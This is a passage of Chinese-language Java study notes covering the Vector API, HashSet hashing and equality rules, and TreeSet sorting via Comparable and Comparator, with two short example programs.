| **从类 java.util.**[**AbstractCollection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html)**继承的方法** | |
| [containsAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#containsAll(java.util.Collection)), [isEmpty](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#isEmpty()), [removeAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#removeAll(java.util.Collection)), [retainAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#retainAll(java.util.Collection)), [toString](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#toString()) | |
| **从类 java.lang.**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**继承的方法** | |
| [finalize](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#finalize()), [getClass](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#getClass()), [notify](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()), [notifyAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notifyAll()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long)), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int)) | |
| **从接口 java.util.**[**List**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)**继承的方法** | |
| [containsAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#containsAll(java.util.Collection)), [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#equals(java.lang.Object)), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#hashCode()), [isEmpty](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#isEmpty()), [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#iterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#listIterator()), [removeAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#removeAll(java.util.Collection)), [retainAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#retainAll(java.util.Collection)), [subList](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#subList(int, int)) | |
| **从接口 java.util.**[**Deque**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Deque.html)**继承的方法** | |
| [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Deque.html#iterator()) | |

**类 Vector<E>**

|  |  |
| --- | --- |
| **字段摘要** | |
| protected  int | [**capacityIncrement**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#capacityIncrement) 向量的大小大于其容量时，容量自动增加的量。 |
| protected  int | [**elementCount**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#elementCount) Vector 对象中的有效组件数。 |
| protected  [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] | [**elementData**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#elementData) 存储向量组件的数组缓冲区。 |
| [modCount](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#modCount) **从类 java.util.**[**AbstractList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html)**继承的字段** | |
| **构造方法摘要** | |
| [**Vector**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#Vector())() 构造一个空向量，使其内部数据数组的大小为 10，其标准容量增量为零。 | |
| [**Vector**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#Vector(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html)> c) 构造一个包含指定 collection 中的元素的向量，这些元素按其 collection 的迭代器返回元素的顺序排列。 | |
| [**Vector**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#Vector(int))(int initialCapacity) 使用指定的初始容量和等于零的容量增量构造一个空向量。 | |
| [**Vector**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#Vector(int, int))(int initialCapacity, int capacityIncrement) 使用指定的初始容量和容量增量构造一个空的向量。 | |
| **方法摘要** | |
| boolean | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#add(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) e) 将指定元素添加到此向量的末尾。 |
| void | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#add(int, E))(int index, [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) element) 在此向量的指定位置插入指定的元素。 |
| boolean | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#addAll(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html)> c) 将指定 Collection 中的所有元素添加到此向量的末尾，按照指定 collection 的迭代器所返回的顺序添加这些元素。 |
| boolean | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#addAll(int, java.util.Collection))(int index, [Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html)> c) 在指定位置将指定 Collection 中的所有元素插入到此向量中。 |
| void | [**addElement**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#addElement(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) obj) 在尾部添加指定元素。 |
| int | [**capacity**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#capacity())() 返回此向量的当前容量。 |
| void | [**clear**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#clear())()            从此向量中移除所有元素。 |
| [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) | [**clone**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#clone())()            返回向量的一个副本。 |
| boolean | [**contains**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#contains(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o)            如果此向量包含指定的元素，则返回 true。 |
| boolean | [**containsAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#containsAll(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<?> c)            如果此向量包含指定 Collection 中的所有元素，则返回 true。 |
| void | [**copyInto**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#copyInto(java.lang.Object[]))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] anArray)            将此向量的组件复制到指定的数组中。 |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) | [**elementAt**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#elementAt(int))(int index)            返回指定索引处的组件。 |
| [Enumeration](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Enumeration.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html)> | [**elements**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#elements())()            返回此向量的组件的枚举。 |
| void | [**ensureCapacity**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#ensureCapacity(int))(int minCapacity)            增加此向量的容量（如有必要），以确保其至少能够保存最小容量参数指定的组件数。 |
| boolean | [**equals**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#equals(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o)            比较指定对象与此向量的相等性。 |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) | [**firstElement**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#firstElement())()            返回此向量的第一个组件（位于索引 0) 处的项）。 |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) | [**get**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#get(int))(int index)            返回向量中指定位置的元素。 |
| int | [**hashCode**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#hashCode())()            返回此向量的哈希码值。 |
| int | [**indexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#indexOf(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o)            返回此向量中第一次出现的指定元素的索引，如果此向量不包含该元素，则返回 -1。 |
| int | [**indexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#indexOf(java.lang.Object, int))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o, int index)            返回此向量中第一次出现的指定元素的索引，从 index 处正向搜索，如果未找到该元素，则返回 -1。 |
| void | [**insertElementAt**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#insertElementAt(E, int))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) obj, int index)            将指定对象作为此向量中的组件插入到指定的 index 处。 |
| boolean | [**isEmpty**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#isEmpty())()            测试此向量是否不包含组件。 |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) | [**lastElement**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#lastElement())()            返回此向量的最后一个组件。 |
| int | [**lastIndexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#lastIndexOf(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o)            返回此向量中最后一次出现的指定元素的索引；如果此向量不包含该元素，则返回 -1。 |
| int | [**lastIndexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#lastIndexOf(java.lang.Object, int))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o, int index)            返回此向量中最后一次出现的指定元素的索引，从 index 处逆向搜索，如果未找到该元素，则返回 -1。 |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#remove(int))(int index)            移除此向量中指定位置的元素。 |
| boolean | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#remove(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o)            移除此向量中指定元素的第一个匹配项，如果向量不包含该元素，则元素保持不变。 |
| boolean | [**removeAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#removeAll(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<?> c)            从此向量中移除包含在指定 Collection 中的所有元素。 |
| void | [**removeAllElements**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#removeAllElements())()            从此向量中移除全部组件，并将其大小设置为零。 |
| boolean | [**removeElement**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#removeElement(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) obj)            从此向量中移除变量的第一个（索引最小的）匹配项。 |
| void | [**removeElementAt**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#removeElementAt(int))(int index)            删除指定索引处的组件。 |
| protected  void | [**removeRange**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#removeRange(int, int))(int fromIndex, int toIndex)            从此 List 中移除其索引位于 fromIndex（包括）与 toIndex（不包括）之间的所有元素。 |
| boolean | [**retainAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#retainAll(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<?> c)            在此向量中仅保留包含在指定 Collection 中的元素。 |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) | [**set**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#set(int, E))(int index, [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) element)            用指定的元素替换此向量中指定位置处的元素。 |
| void | [**setElementAt**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#setElementAt(E, int))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html) obj, int index)            将此向量指定 index 处的组件设置为指定的对象。 |
| void | [**setSize**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#setSize(int))(int newSize)            设置此向量的大小。 |
| int | [**size**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#size())()            返回此向量中的组件数。 |
| [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html)> | [**subList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#subList(int, int))(int fromIndex, int toIndex)            返回此 List 的部分视图，元素范围为从 fromIndex（包括）到 toIndex（不包括）。 |
| [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] | [**toArray**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#toArray())()            返回一个数组，包含此向量中以恰当顺序存放的所有元素。 |
| |  | | --- | | <T> T[] | | [**toArray**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#toArray(T[]))(T[] a)            返回一个数组，包含此向量中以恰当顺序存放的所有元素；返回数组的运行时类型为指定数组的类型。 |
| [String](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html) | [**toString**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#toString())()            返回此向量的字符串表示形式，其中包含每个元素的 String 表示形式。 |
| void | [**trimToSize**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Vector.html#trimToSize())()            对此向量的容量进行微调，使其等于向量的当前大小。 |
| **从类 java.util.**[**AbstractList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html)**继承的方法** | |
| [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#iterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#listIterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#listIterator(int)) | |
| **从类 java.lang.**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**继承的方法** | |
| [finalize](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#finalize()), [getClass](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#getClass()), [notify](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()), [notifyAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notifyAll()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long)), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int)) | |
| **从接口 java.util.**[**List**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)**继承的方法** | |
| [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#iterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#listIterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#listIterator(int)) | |

**接口 Set<E>**

接口Set<E>没有新增的方法，直接继承自Collection接口。

**类 HashSet<E> 散列集**

**HashSet集合的哈希原理**

HashSet集合按照哈希值排列和访问元素，而非按元素添加时间排列元素。

**对象的相等性**

Object的hashCode方法返回的是依据对象内存地址计算出的序号，equals方法比较的是对象的内存地址。

若要通过比较对象的属性来判断对象是否相等，则须重写Object的hashCode方法和equals方法。

**HashSet元素存储方式**：按照哈希值排列存放，相同哈希值的不同元素放在同一个哈希桶中。

**HashSet不存入重复元素的规则**：首先调用hashcode，若有相等，则继续调用equals，也有相等，则认为重复。

**String类重写了hashcode方法和equals方法，所以不管是不是new的String对象，只要内容一样，HashSet就认为重复！**

HashSet和ArrayList集合都有判断元素是否相同的方法：boolean contains(Object o)

HashSet使用hashCode和equals方法，ArrayList使用了equals方法


**类 LinkedHashSet<E>**

**类 TreeSet<E> 树集**

**TreeSet集合的红黑树原理**

TreeSet集合按照红黑树算法对元素排序存放。红黑树是一种特定类型的二叉树。红黑树算法的规则: 左小右大。

**TreeSet如何保证元素的唯一性**：通过compareTo方法或compare方法比较元素，若返回值为0，则认为重复。



**TreeSet集合排序的两种方式：**

方式一：让元素自身具备比较性（自然排序/默认排序）

元素自身具备比较性，需要元素实现Comparable接口，重写compareTo方法。String类就是这样！

方式二：让容器具备比较性

若元素自身不具备比较性，或者自身具备的比较性不是所需要的，那么可以让容器具备比较性。

需要定义一个类实现接口Comparator，重写compare方法，并将该接口的子类实例对象作为参数传递给TreeSet集合的构造方法。

注意：当Comparable比较方式和Comparator比较方式同时存在时，以Comparator的比较方式为主；

注意：在重写compareTo或者compare方法时，必须要明确比较的主要条件相等时要比较次要条件。

return 0时，说明两个对象相等，此时该对象不会添加进来。

|  |  |
| --- | --- |
| 例一：让元素自身具备比较性（先比年龄，年龄相同再比姓名） | 例二，让容器自身具备比较性（自定义比较器） |
| **import** java.util.TreeSet;  **public** **class** Demo {  **public** **static** **void** main(String[] args) {  TreeSet ts = **new** TreeSet();  ts.add(**new** Person("aa", 20, "男"));  ts.add(**new** Person("bb", 18, "女"));  ts.add(**new** Person("cc", 17, "男"));  ts.add(**new** Person("dd", 17, "女"));  ts.add(**new** Person("dd", 15, "女"));  ts.add(**new** Person("dd", 15, "女"));  System.*out*.println(ts);  System.*out*.println(ts.size()); // 5  }  }  **class** Person **implements** Comparable {  **private** String name;  **private** **int** age;  **private** String gender;  **省略无参构造、全参构造、toString方法**  **//重写hashCode和equals方法？？？**  @Override  **public** **int** hashCode() {  **return** name.hashCode() + age \* 37;  }  @Override  **public** **boolean** equals(Object obj) {  System.*err*.println(**this** + "equals :" + obj);  **if** (!(obj **instanceof** Person)) {  **return** **false**;  }  Person p = (Person) obj;  **return** **this**.name.equals(p.name) && **this**.age == p.age;  }  @Override  **public** **int** compareTo(Object obj) {  Person p = (Person) obj;  System.*out*.println(**this**+" compareTo:"+p);  **if** (**this**.age > p.age) {  **return** 1;  }  **if** (**this**.age < p.age) {  **return** -1;  }  **return** **this**.name.compareTo(p.name);  }  } | **import** java.util.Comparator;  **import** java.util.TreeSet;  **public** **class** Demo {  **public** **static** **void** main(String[] args) {  TreeSet ts = **new** TreeSet(**new** MyComparator());  ts.add(**new** Book("think in java", 100));  ts.add(**new** Book("java 核心技术", 75));  ts.add(**new** Book("现代操作系统", 50));  ts.add(**new** Book("java就业教程", 35));  ts.add(**new** Book("think in java", 100));  ts.add(**new** Book("ccc in java", 100));  System.*out*.println(ts);  }  }  **class** MyComparator **implements** Comparator {  **public** **int** compare(Object o1, Object o2) {  Book b1 = (Book) o1;  Book b2 = (Book) o2;  System.*out*.println(b1+" comparator "+b2);  **if** (b1.getPrice() > b2.getPrice()) {  **return** 1;  }  **if** (b1.getPrice() < b2.getPrice()) {  **return** -1;  }  **return** b1.getName().compareTo(b2.getName());  }  }  **class** Book {  **private** String name;  **private** **double** price;  **省略无参构造、全参构造、getter、setter、toString方法**  **不需要重写hashCode和equals方法？？？**  } |

|  |  |  |
| --- | --- | --- |
| **构造方法摘要** | | |
| [**TreeSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#TreeSet())() 构造一个新的空 set，该 set 根据其元素的自然顺序进行排序。 | |  |
| [**TreeSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#TreeSet(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> c) 构造一个包含指定 collection 元素的新 TreeSet，它按照其元素的*自然顺序*进行排序。 | |  |
| [**TreeSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#TreeSet(java.util.Comparator))([Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> comparator) 构造一个新的空 TreeSet，它根据指定比较器进行排序。 | |  |
| [**TreeSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#TreeSet(java.util.SortedSet))([SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> s) 构造一个与指定有序 set 具有相同映射关系和相同排序的新 TreeSet。 | |  |
| **方法摘要** | | |
| boolean | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#add(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) e) 将指定的元素添加到此 set（如果该元素尚未存在于 set 中）。 | |
| boolean | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#addAll(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> c) 将指定 collection 中的所有元素添加到此 set 中。 | |
